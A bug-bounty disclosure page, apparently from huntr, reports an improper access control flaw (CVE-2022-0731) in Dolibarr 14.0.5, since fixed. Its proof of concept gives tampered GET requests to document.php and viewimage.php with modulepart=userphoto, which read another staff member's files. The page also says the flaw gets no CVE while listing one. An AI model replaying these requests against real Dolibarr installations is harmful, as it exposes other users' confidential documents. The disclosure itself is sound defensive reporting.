

Improper Access Control (IDOR) in dolibarr/dolibarr

0

✓ Valid

Reported on Feb 22nd 2022

Description

Dolibarr v14.0.5 allows improper access control issues in the userphoto modulepart. The impact could lead to data exposure as the attached files and documents may contain sensitive information of relevant parties such as contacts, suppliers, invoices, orders, stocks, agenda, accounting and more.

Proof of Concept

**** Scenario: Staff_2 is trying to request property of Staff_3

Tampered Request: in modulepart=user

GET /dolibarr/document.php?modulepart=user&entity=1&file=3/fileuser3.txt HTTP/1.1

Host: localhost

Cookie: DOLSESSID_328fed74f1e6fdd21cc158ce6354602f={cookie_value}

Expected Response:

Access denied. You try to access to a page, area or feature of a disabled module

Current login: staff_2

Permission for this login can be defined by your Dolibarr administrator from the

<SNIP><SNIP>

Tampered Request: using modulepart=userphoto

GET /dolibarr/document.php?modulepart=userphoto&attachment=0&file=3/fileuser3.txt HTTP/1.1

Host: localhost

Cookie: DOLSESSID_328fed74f1e6fdd21cc158ce6354602f={cookie_value}

Tampered Response:


Staff 3 file content return

[Chat with us](#)

✓✓✓✓✓✓✓✓✓✓

Tampered Request: using modulepart=userphoto
GET /dolibarr/viewimage.php?modulepart=userphoto&entity=1&file=3/fileuser3.
Host: localhost
Cookie: DOLSESSID_328fed74f1e6fdd21cc158ce6354602f={cookie_value}

Tampered Response:
Staff 3 file content return



Impact

This vulnerability is capable of downloading or reading any file types such as pdf, zip, txt, jpg and more thus leading to sensitive information exposure of relevant parties.

CVE

CVE-2022-0731

(Published)

Vulnerability Type

CWE-284: Improper Access Control

Severity

Medium (5.4)


Visibility

Public

Status

Fixed

Found by



Faisal Fs ✂

@faisalFs10x

unranked ▾

Fixed by



Laurent Destailleur

@eldy

maintainer

Chat with us

This report was seen 545 times.

We are processing your report and will contact the **dolibarr** team within 24 hours. 9 months ago

Laurent Destailleur validated this vulnerability 9 months ago

Faisal Fs  has been awarded the disclosure bounty 

The fix bounty is now up for grabs

Laurent Destailleur marked this as fixed in **16.0** with commit **209ab7** 9 months ago

Laurent Destailleur has been awarded the fix bounty 

This vulnerability will not receive a CVE 

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

part of 418sec

company

about

team

Chat with us

